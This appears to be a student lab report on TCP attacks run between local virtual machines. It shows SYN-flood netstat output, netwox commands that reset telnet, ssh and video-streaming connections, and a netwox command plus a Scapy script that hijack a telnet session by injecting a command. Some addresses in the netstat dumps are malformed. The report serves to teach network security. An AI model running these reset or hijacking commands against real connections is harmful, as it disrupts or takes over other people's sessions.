tcp	0	0	192.168.64.5:22	16.68.165.65:61141	SYN_RECV	
tcp	0	0	192.168.64.5:22	50.204.87.217:64860	SYN_RECV	
tcp	0	0	192.168.64.5:22	42.85.84.133:57796	SYN_RECV	
tcp	0	0	192.168.64.5:22	169.34.3.71:23491	SYN_RECV	
tcp	0	0	192.168.64.5:22	27.194.197.216:63791	SYN_RECV	
tcp	0	0	192.168.64.5:22	52.174.155.235:5639	SYN_RECV	
tcp	0	0	192.168.64.5:22	214.20.0.143:36793	SYN_RECV	
tcp	0	528	192.168.64.5:22	192.168.64.1:60088	ESTABLISHED	
tcp	0	0	192.168.64.5:22	105.199.138.184:6383	SYN_RECV	
tcp	0	0	192.168.64.5:22	17.227.184.42:11709	SYN_RECV	
tcp	0	0	192.168.64.5:22	205.57.227.86:11467	SYN_RECV	
tcp	0	0	192.168.64.5:22	16.240.68.137:5974	SYN_RECV	
tcp	0	0	192.168.64.5:22	100.135.194.2:23847	SYN_RECV	
tcp	0	0	192.168.64.5:22	122.93.249.164:62610	SYN_RECV	
tcp	0	0	192.168.64.5:22	71.246.59.89:3676	SYN_RECV	
tcp	0	0	192.168.64.5:22	162.253.146.127:35760	SYN_RECV	
tcp	0	0	192.168.64.5:22	49.197.203.143:14616	SYN_RECV	
tcp	0	0	192.168.64.5:22	218.20.27.26:60433	SYN_RECV	
tcp	0	0	192.168.64.5:22	19.161.96.105:34074	SYN_RECV	
tcp	0	0	192.168.64.5:22	31.156.206.252:4008	SYN_RECV	
tcp	0	0	192.168.64.5:22	4.50.160.0:21879	SYN_RECV	
tcp	0	0	192.168.64.5:22	0.150.224.127:30312	SYN_RECV	
tcp	0	0	192.168.64.5:22	38.227.151.20:11508	SYN_RECV	
tcp	0	0	127.0.0.1:45793	127.0.0.1:59992	ESTABLISHED	
tcp	0	0	192.168.64.5:22	112.18.44.235:53809	SYN_RECV	
tcp	0	0	192.168.64.5:22	201.58.235.121:63946	SYN_RECV	
tcp	0	0	192.168.64.5:22	201.125.110.112:48941	SYN_RECV	
tcp	0	0	192.168.64.5:22	240.214.101.31:31249	SYN_RECV	
tcp	0	0	192.168.64.5:22	38.138.111.161:45901	SYN_RECV	
tcp	0	0	192.168.64.5:22	27.172.120.117:45142	SYN_RECV	
tcp	0	0	192.168.64.5:22	203.149.42.66:61571	SYN_RECV	
tcp	0	0	192.168.64.5:22	250.57.220.13:16787	SYN_RECV	
tcp	0	0	192.168.64.5:22	126.85.208.94:60388	SYN_RECV	
tcp	0	0	192.168.64.5:22	118.42.209.164:49602	SYN_RECV	
tcp	0	0	192.168.64.5:22	136.86.210.100:53590	SYN_RECV	
tcp	0	0	192.168.64.5:22	33.17.137.245:35734	SYN_RECV	
tcp	0	0	192.168.64.5:22	69.15.31.252:9473	SYN_RECV	
tcp	0	0	192.168.64.5:22	50.197.54.40:19617	SYN_RECV	
tcp	0	0	192.168.64.5:22	24.46.179.181:22844	SYN_RECV	
tcp	0	0	192.168.64.5:22	124.11.209.51:13184	SYN_RECV	
tcp	0	0	192.168.64.5:22	240.190.147.58:40877	SYN_RECV	
tcp	0	20	192.168.64.5:33990	20.189.173.2:443	LAST_ACK	
tcp	0	0	192.168.64.5:22	53.119.91.141:55385	SYN_RECV	
tcp	0	0	192.168.64.5:22	252.247.193.59:18680	SYN_RECV	
tcp	0	0	192.168.64.5:22	2.101.150.207:48139	SYN_RECV	
tcp	0	0	192.168.64.5:22	209.98.133.39:21641	SYN_RECV	
tcp	0	0	192.168.64.5:22	135.199.207.8:51741	SYN_RECV	
tcp	0	0	192.168.64.5:22	71.189.154.158:40877	SYN_RECV	
tcp	0	0	192.168.64.5:22	107.98.179.163:24789	SYN_RECV	
tcp	0	0	192.168.64.5:22	173.64.218.169:24162	SYN_RECV	
tcp	0	0	192.168.64.5:22	6.60.22.208.19904	SYN_RECV	
tcp	0	0	192.168.64.5:22	45.77.170.177:44701	SYN_RECV	
tcp	0	0	192.168.64.5:22	13.251.58.67:2218	SYN_RECV	
tcp	0	0	192.168.64.5:22	10.195.213.32:24850	SYN_RECV	
tcp	0	0	192.168.64.5:22	37.89.193.244:20958	SYN_RECV	
tcp	0	0	192.168.64.5:22	151.59.3.199:26069	SYN_RECV	
tcp	0	0	192.168.64.5:22	103.96.30.255:31309	SYN_RECV	
tcp	0	0	192.168.64.5:22	180.129.42.20:49666	SYN_RECV	
tcp	0	0	192.168.64.5:22	186.31.128.35:36841	SYN_RECV	
tcp	0	0	192.168.64.5:22	177.62.158.171:55830	SYN_RECV	
tcp	0	0	192.168.64.5:22	197.61.193.23:45861	SYN_RECV	
tcp	0	0	127.0.0.1:1:59996	127.0.0.1:1:45793	ESTABLISHED	
tcp	0	0	192.168.64.5:22	33.101.39.193:3379	SYN_RECV	
tcp	0	0	192.168.64.5:22	214.56.82.89:62968	SYN_RECV	
tcp	0	0	192.168.64.5:22	198.8.238.147:12899	SYN_RECV	
tcp	0	0	192.168.64.5:22	167.98.21.226:65422	SYN_RECV	
tcp	0	0	192.168.64.5:22	92.224.228.63:41203	SYN_RECV	
tcp	0	0	192.168.64.5:22	8.16.164.22:8553	SYN_RECV	
tcp	0	0	192.168.64.5:22	205.98.193.111:8704	SYN_RECV	
tcp	0	0	192.168.64.5:22	123.221.218.123:7345	SYN_RECV	
tcp	0	0	192.168.64.5:22	223.142.103.251:60325	SYN_RECV	
tcp	0	0	192.168.64.5:22	129.226.194.71:27335	SYN_RECV	
tcp	0	0	192.168.64.5:22	15.111.11.78:59784	SYN_RECV	
tcp	0	0	192.168.64.5:22	108.200.113.64:28162	SYN_RECV	
tcp	0	0	192.168.64.5:22	158.19.77.238:9938	SYN_RECV	

3. TCP RST Attacks on telnet & ssh (15 pts)

In this task, we have the victim connect to the attacker. The attacker is privy to all traffic between the victim and attacker, so the attacker can also initiate a TCP RST attack on the victim.

tcp	0	0	192.168.64.5:22	37.89.193.244:20958	SYN_RECV
tcp	0	0	192.168.64.5:22	151.50.3.199:26020	SYN_RECV
tcp	0	0	192.168.64.5:22	103.96.30.255:31309	SYN_RECV
tcp	0	0	192.168.64.5:22	180.129.42.20:49666	SYN_RECV
tcp	0	0	192.168.64.5:22	186.31.128.235:36841	SYN_RECV
tcp	0	0	192.168.64.5:22	177.62.168.171:55830	SYN_RECV
tcp	0	0	192.168.64.5:22	197.61.203.221:45861	SYN_RECV
tcp	0	0	127.0.0.1:59992	127.0.0.1:45793	ESTABLISHED
tcp	0	0	192.168.64.5:22	33.101.39.195:3379	SYN_RECV
tcp	0	0	192.168.64.5:22	214.56.82.89:62960	SYN_RECV
tcp	0	0	192.168.64.5:22	198.8.238.147:12899	SYN_RECV
tcp	0	0	192.168.64.5:22	167.98.21.226:65422	SYN_RECV
tcp	0	0	192.168.64.5:22	92.224.220.63:41203	SYN_RECV
tcp	0	0	192.168.64.5:22	8.16.164.22:8553	SYN_RECV
tcp	0	0	192.168.64.5:22	203.90.193.111:8704	SYN_RECV
tcp	0	0	192.168.64.5:22	123.221.218.123:7345	SYN_RECV
tcp	0	0	192.168.64.5:22	223.142.183.251:60325	SYN_RECV
tcp	0	0	192.168.64.5:22	129.228.194.71:27535	SYN_RECV
tcp	0	0	192.168.64.5:22	15.111.11.78:59784	SYN_RECV
tcp	0	0	192.168.64.5:22	108.200.113.64:28162	SYN_RECV
tcp	0	0	192.168.64.5:22	158.19.77.238:9938	SYN_RECV
tcp	0	0	192.168.64.5:22	159.71.110.68:37333	SYN_RECV
tcp	0	0	192.168.64.5:22	33.92.86.140:45071	SYN_RECV
tcp	0	0	192.168.64.5:22	165.107.143.100:50049	SYN_RECV
tcp	0	0	192.168.64.5:22	188.205.118.168:2594	SYN_RECV
tcp	0	0	192.168.64.5:22	100.81.230.212:65524	SYN_RECV
tcp	0	0	192.168.64.5:22	247.246.80.172:17133	SYN_RECV
tcp	0	0	192.168.64.5:22	183.94.142.106:57299	SYN_RECV
tcp	0	0	192.168.64.5:22	3.198.42.145:59574	SYN_RECV
tcp	0	0	192.168.64.5:22	174.76.132.118:5238	SYN_RECV
tcp	0	0	192.168.64.5:22	223.94.153.211:28325	SYN_RECV
tcp	0	0	192.168.64.5:22	249.246.61.20:13640	SYN_RECV
tcp	0	0	192.168.64.5:22	248.198.48.244:62044	SYN_RECV
tcp	0	0	192.168.64.5:22	170.21.235.92:20659	SYN_RECV
tcp	0	0	192.168.64.5:22	191.84.202.177:31650	SYN_RECV
tcp	0	0	192.168.64.5:22	198.153.108.232:11202	SYN_RECV
tcp	0	0	192.168.64.5:22	8.167.31.46:19158	SYN_RECV
tcp	0	0	192.168.64.5:22	82.68.140.44:6098	SYN_RECV
tcp	0	0	192.168.64.5:22	3.155.178.6:11519	SYN_RECV
tcp	0	0	192.168.64.5:22	94.174.134.185:41577	SYN_RECV
tcp	0	0	192.168.64.5:22	87.255.19.106:43637	SYN_RECV
tcp	0	0	192.168.64.5:22	15.99.223.147:53906	SYN_RECV
tcp	0	0	192.168.64.5:22	199.132.181.149:14160	SYN_RECV
tcp	0	0	192.168.64.5:22	117.211.68.54:32698	SYN_RECV
tcp	0	0	192.168.64.5:22	45.49.22.33:63214	SYN_RECV
tcp	0	0	192.168.64.5:22	146.38.208.165:33744	SYN_RECV
tcp	0	0	127.0.0.1:59992	127.0.0.1:45793	ESTABLISHED
tcp	0	0	192.168.64.5:22	93.221.18.163:45224	SYN_RECV
tcp	0	0	192.168.64.5:22	175.49.35.66:64929	SYN_RECV
tcp	0	0	192.168.64.5:22	60.19.0.93:41974	SYN_RECV
tcp	0	0	192.168.64.5:22	106.100.147.154:23351	SYN_RECV
tcp6	0	0	:::22	:::*	LISTEN
udp	0	0	127.0.0.53:53	0.0.0.0::*	
udp	0	0	192.168.64.5:68	0.0.0.0::*	
raw6	0	0	:::58	:::*	7

(a) TCP RST Attacks on telnet

The telnet protocol communicates through port 23.

In the command line, we follow these series of steps for when the SYN cookie countermeasure is on or off:

(V) 192.168.64.5: \$ telnet 192.168.64.4

(A) 192.168.64.4: \$ sudo netwox 78 –filter ”host - 192.168.64.5 - and - port - 23”

(V) 192.168.64.4: \$ Connection closed by foreign host.

When cookies are turned off, the steps listed below occur:

```

○ aaditht@aaditht-vm-3:~$ telnet 192.168.64.4
Trying 192.168.64.4...
Connected to 192.168.64.4.
Escape character is '^]'.
Ubuntu 22.04.3 LTS
extra-vm login: aaditht
Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic aarch64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Oct 5 10:21:52 PM UTC 2023

System load: 0.13818359375
Usage of /: 64.7% of 10.70GB
Memory usage: 12%
Swap usage: 0%
Processes: 159
Users logged in: 1
IPv4 address for enp0s1: 192.168.64.4
IPv6 address for enp0s1: fd9f:c42f:a2f6:91ab:341a:b7ff:fed2:370a

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Oct 5 22:08:08 UTC 2023 from 192.168.64.5 on pts/1
aaditht@aaditht-vm-3:~$
```

```

○ aaditht@extra-vm:~$ sudo netwox 78 --filter "host 192.168.64.5 and port 23"
|
```

```

○ aaditht@aaditht-vm-3:~$ telnet 192.168.64.4
Trying 192.168.64.4...
Connected to 192.168.64.4.
Escape character is '^]'.
Ubuntu 22.04.3 LTS
extra-vm login: aaditht
Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic aarch64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Oct 5 10:21:52 PM UTC 2023

System load: 0.13818359375
Usage of /: 64.7% of 10.70GB
Memory usage: 12%
Swap usage: 0%
Processes: 159
Users logged in: 1
IPv4 address for enp0s1: 192.168.64.4
IPv6 address for enp0s1: fd9f:c42f:a2f6:91ab:341a:b7ff:fed2:370a

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Oct 5 22:08:08 UTC 2023 from 192.168.64.5 on pts/1
aaditht@extra-vm:~$ pConnection closed by foreign host.
```

When cookies are turned on, the steps above still occur. TCP RST attacks on telnet connections are successful despite the SYN Cookie countermeasure.

(b) TCP RST Attacks on ssh

The SSH protocol communicates through port 22.

In the command line, we follow these series of steps for when the SYN cookie countermeasure is on or off:

(V) 192.168.64.5: \$ ssh 192.168.64.4

(A) 192.168.64.4: \$ sudo netwox 78 --filter "host 192.168.64.5 and port 22"

(V) 192.168.64.4: \$ client_loop: send disconnect: Broken pipe

When cookies are turned off, the steps below occur:

```
aaditht@aaditht-vm-3:~$ ssh 192.168.64.4
aaditht@192.168.64.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic aarch64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Thu Oct 5 10:40:40 PM UTC 2023

System load: 0.00439453125
Usage of /: 64.7% of 10.70GB
Memory usage: 12%
Swap usage: 0%
Processes: 166
Users logged in: 1
IPv4 address for enp0s1: 192.168.64.4
IPv6 address for enp0s1: fd9f:c42f:a2f6:91ab:341a:b7ff:fed2:370a

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately,
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Oct 5 22:39:13 2023 from 192.168.64.5
```

```
aaditht@extra-vm:~$ sudo netwox 78 --filter "host 192.168.64.5 and port 22"
[
```

```
aaditht@extra-vm:~$ aaditht@extra-vm:~$ client_loop: send disconnect: Broken pipe
aaditht@aaditht-vm-3:~$ [
```

When cookies are turned on, the steps above still occur. It seems the cookie countermeasure doesn't work for TCP RST attacks on ssh connections. We would need to create a built-in countermeasure for the TCP handshake protocol that ensures a RST message cannot be considered prematurely. One way we could do this, is tell the receiver that the next message they are going to send is the RST packet. This helps counter a typical RST attack.


4. TCP RST Attacks on Video Streaming Applications (15 pts)

In this task, we designate the observer (192.168.64.3) as the victim and attacker. The comedy video "Alex" found through <https://vimeo.com/301951994> is set to play on the observer.

These are the TCP ports that are open before the video is playing:

```
aaditht@aaditht-csce-465-ubuntu-vm:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 127.0.0.53:53            0.0.0.0:*
tcp     0      0 0.0.0.0:22              0.0.0.0:*
tcp     0      0 127.0.0.1:631             0.0.0.0:*
tcp6    0      0 ::1:631                  ::*:*
tcp6    0      0 ::1:23                  ::*:*
tcp6    0      0 ::1:22                  ::*:*
udp     0      0 0.0.0.0:43512            0.0.0.0:*
udp     0      0 0.0.0.0:631              0.0.0.0:*
udp     0      0 0.0.0.0:5353             0.0.0.0:*
udp     0      0 127.0.0.53:53            0.0.0.0:*
udp     0      0 192.168.64.3:68            0.0.0.0:*
udp6    0      0 ::1:44101                ::*:*
udp6    0      0 ::1:5353                ::*:*
raw6   0      0 ::1:58                  ::*:*
7
```

This is the video we are targeting.




These are the TCP ports in use after starting the video:

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
tcp	0	0	192.168.64.3:54870	142.251.116.138:443	TIME_WAIT
tcp	0	0	192.168.64.3:37362	142.250.115.109:443	TIME_WAIT
tcp	0	0	192.168.64.3:42438	18.738.129.58:80	ESTABLISHED
tcp	0	0	192.168.64.3:58384	192.124.225.76:443	ESTABLISHED
tcp	0	0	192.168.64.3:45500	142.251.116.119:443	TIME_WAIT
tcp	0	0	192.168.64.3:54340	142.250.113.106:443	ESTABLISHED
tcp	0	0	192.168.64.3:41264	142.250.113.119:443	ESTABLISHED
tcp	0	0	192.168.64.3:56232	34.160.144.191:443	ESTABLISHED
tcp	0	0	192.168.64.3:44514	44.240.241.152:443	TIME_WAIT
tcp	0	0	192.168.64.3:68032	142.250.138.94:80	ESTABLISHED
tcp	0	0	102.168.64.3:54976	142.251.116.138:443	ESTABLISHED
tcp	0	0	192.168.64.3:68076	50.16.143.246:443	ESTABLISHED
tcp	0	0	192.168.64.3:40390	34.117.65.55:443	ESTABLISHED
tcp	0	0	192.168.64.3:41574	34.120.115.182:443	ESTABLISHED
tcp	0	0	192.168.64.3:33346	34.160.144.191:443	ESTABLISHED
tcp	0	0	192.168.64.3:58378	192.124.225.76:443	ESTABLISHED
tcp	0	0	192.168.64.3:49734	34.117.237.239:443	ESTABLISHED
tcp	0	0	192.168.64.3:34762	142.250.115.94:443	ESTABLISHED
tcp	0	0	192.168.64.3:49772	142.250.114.113:443	TIME_WAIT
tcp	0	0	192.168.64.3:38336	34.128.268.123:443	ESTABLISHED
tcp	0	0	192.168.64.3:68976	142.250.114.154:443	TIME_WAIT
tcp	0	0	192.168.64.3:40982	142.250.114.101:443	TIME_WAIT
tcp	0	0	192.168.64.3:51786	192.229.211.108:80	ESTABLISHED
tcp	0	0	192.168.64.3:58028	142.250.138.132:443	TIME_WAIT
tcp	0	0	192.168.64.3:60056	142.250.138.94:80	TIME_WAIT
tcp	0	0	192.168.64.3:47356	142.250.114.100:443	TIME_WAIT
tcp	0	0	192.168.64.3:38262	35.201.103.21:443	ESTABLISHED
tcp	0	0	192.168.64.3:60038	142.250.138.94:80	ESTABLISHED
tcp	0	0	192.168.64.3:37392	34.107.221.82:80	ESTABLISHED
tcp	0	0	192.168.64.3:55750	192.229.211.108:80	ESTABLISHED
tcp	0	0	192.168.64.3:51794	192.229.211.108:80	ESTABLISHED
tcp	0	0	192.168.64.3:60052	142.250.138.94:80	ESTABLISHED
tcp	0	0	192.168.64.3:54664	192.124.225.77:443	ESTABLISHED
tcp	0	0	192.168.64.3:38914	142.250.115.132:443	TIME_WAIT
tcp	0	0	192.168.64.3:37386	34.197.221.82:80	ESTABLISHED
tcp	0	0	192.168.64.3:41250	142.250.113.119:443	TIME_WAIT
tcp	0	0	192.168.64.3:47980	142.250.138.94:80	ESTABLISHED
tcp	0	0	192.168.64.3:58042	142.250.138.132:443	TIME_WAIT
tcp	0	0	192.168.64.3:54654	192.124.225.77:443	ESTABLISHED
tcp	0	0	192.168.64.3:43480	142.250.115.136:443	ESTABLISHED
tcp	0	0	192.168.64.3:57982	142.250.138.132:443	TIME_WAIT
tcp	0	0	192.168.64.3:53876	23.38.180.249:80	ESTABLISHED
tcp	0	0	192.168.64.3:48018	34.149.100.209:443	ESTABLISHED
tcp	0	0	192.168.64.3:40724	142.250.115.95:443	TIME_WAIT
tcp	0	0	192.168.64.3:40396	34.117.65.55:443	ESTABLISHED
tcp	0	0	192.168.64.3:55764	34.98.75.36:443	ESTABLISHED
tcp	0	0	192.168.64.3:60018	142.250.138.94:80	ESTABLISHED
tcp6	0	0	:::631	::*	LISTEN
tcp6	0	0	:::23	::*	LISTEN
tcp6	0	0	:::22	::*	LISTEN
udp	0	0	0.0.0.0:57677	0.0.0.0:*	
udp	0	0	0.0.0.0:43512	0.0.0.0:*	
udp	0	0	0.0.0.0:631	0.0.0.0:*	
udp	0	0	0.0.0.0:37595	0.0.0.0:*	
udp	0	0	0.0.0.0:54379	0.0.0.0:*	
udp	0	0	0.0.0.0:5353	0.0.0.0:*	
udp	0	0	127.0.0.53:53	0.0.0.0:*	
udp	0	0	192.168.64.3:68	0.0.0.0:*	
udp6	0	0	:::44101	::*	
udp6	0	0	:::5353	::*	
raw6	0	0	:::58	::*	

7

The new ports in use seem to be in the range 30000 – . The maximum port number is 65,535, so the ports we can execute an attack on are in the range of 30000 – 65535.


The video also stops streaming and is buffering due to the attack:



It's interesting how video streaming applications will follow a pattern in which TCP applications are chosen. Obviously, this is a choice taken up by the operating system. Despite there being a little more than 65,000 ports available for TCP connections, a TCP RST attack can be easily modified to send a RST message to all ports and close all connections.

5. TCP Session Hijacking (20 pts)

In this task, we designate the observer (192.168.64.3) as the server and attacker. The victim (192.168.64.5) connects to the observer through telnet. After starting a telnet session, Wireshark is used to find the TCP packet sent after the last TELNET packet.



From the packet, we can construct a TCP packet based off the data of the fields:

```
aadith@aaditht-csce-465-ubuntu-vm: $ sudo netwox 40 --lp4-src 192.168.64.5 --lp4-dst 192.168.64.3 --tcp-dst 23 --tcp-src 44282 --tcp-seqnum 453089763 --tcp-acknum 1488042026 --tcp-ack --tcp-window 2000 --tcp-data '0a7077640a'
[sudo] password for aadith:
IP
version| ihl | tos |          totlen
 4     | 5   | 0x00=0 |          0x0020=45
      | id  | r[D|M] | offset| frag
      | 0x6915=26901 | 0|0|0 | 0x0000=0
      | ttl | protocol | checksum
      | 0x00=0 | 0x06=6 | 0x505D
      | source
      | 192.168.64.5 |
      | destination
      | 192.168.64.3 |
TCP
      | source port | destination port
      | 0xACFA=44282 | 0x0017=23
      | seqnum
      | 0x1B0199E3=453089763 |
      | acknum
      | 0x58B1B82A=1488042026
      | doff | r|r|r|r|C|E|U|P|R|S|F| window
      | 5     | 0|0|0|0|0|0|1|0|0|0|0 | 0x0700=2000
      | checksum | urgptr
      | 0xA7FF=43007 | 0x0000=0
      | .pwd.
0a 70 77 64 0a                                # .pwd.

aadith@aaditht-csce-465-ubuntu-vm: $
```

Such an attack in Python looks like this:

```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="192.168.64.5", dst="192.168.64.3")
#A - ACK Flag
tcp = TCP(sport=44282, dport=23, flags="A", seq=453089763, ack=1488042026)

# this can be read as '\npwd\n'
data = "0a7077640a"

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

We find that the session is hijacked, and that we do in fact print the working directory. Clearly, this type of attack is an incredibly serious matter. Through sniffing, a malicious actor can ascertain the super user's credentials and really wreak havoc on the victim.

6. TCP Pattern Investigation (10 pts)

(1) The last telnet packet provides the sequence number for the TCP packet. It is easy to discern what the TCP packet's sequence number will be and it's relevant information. This is, however, the forward direction. Each time, we connect to a server with telnet, there are a definite amount of messages sent in the telnet and TCP protocol.

(2) The window size varies by a few bytes from packet to packet, but because there is a predefined order to the way the TCP handshake protocol works, the information passed through is known to have a known size. There is a pattern as the TCP handshake is enacted and different packets are sent.

(3) Because of the three-way handshake, there will always be an initial three TCP packets that are sent back-and-forth. The first packet is the SYN packet, the second is the SYN-ACK packet, and the third packet is the ACK packet. From here, we can establish the source IP address, destination IP address, source port address, and destination port address. Especially if one of the ports is an established port for a pre-existing protocol (port 22 for ssh and port 23 for telnet), we can determine this. From what I've observed, it seems that the source port number seems to be a high value between 30,000 and 65,535. This was utilized for the TCP RST attack on the video streaming application.

7. EXTRA CREDIT - ARP Cache Poisoning (20 pts)

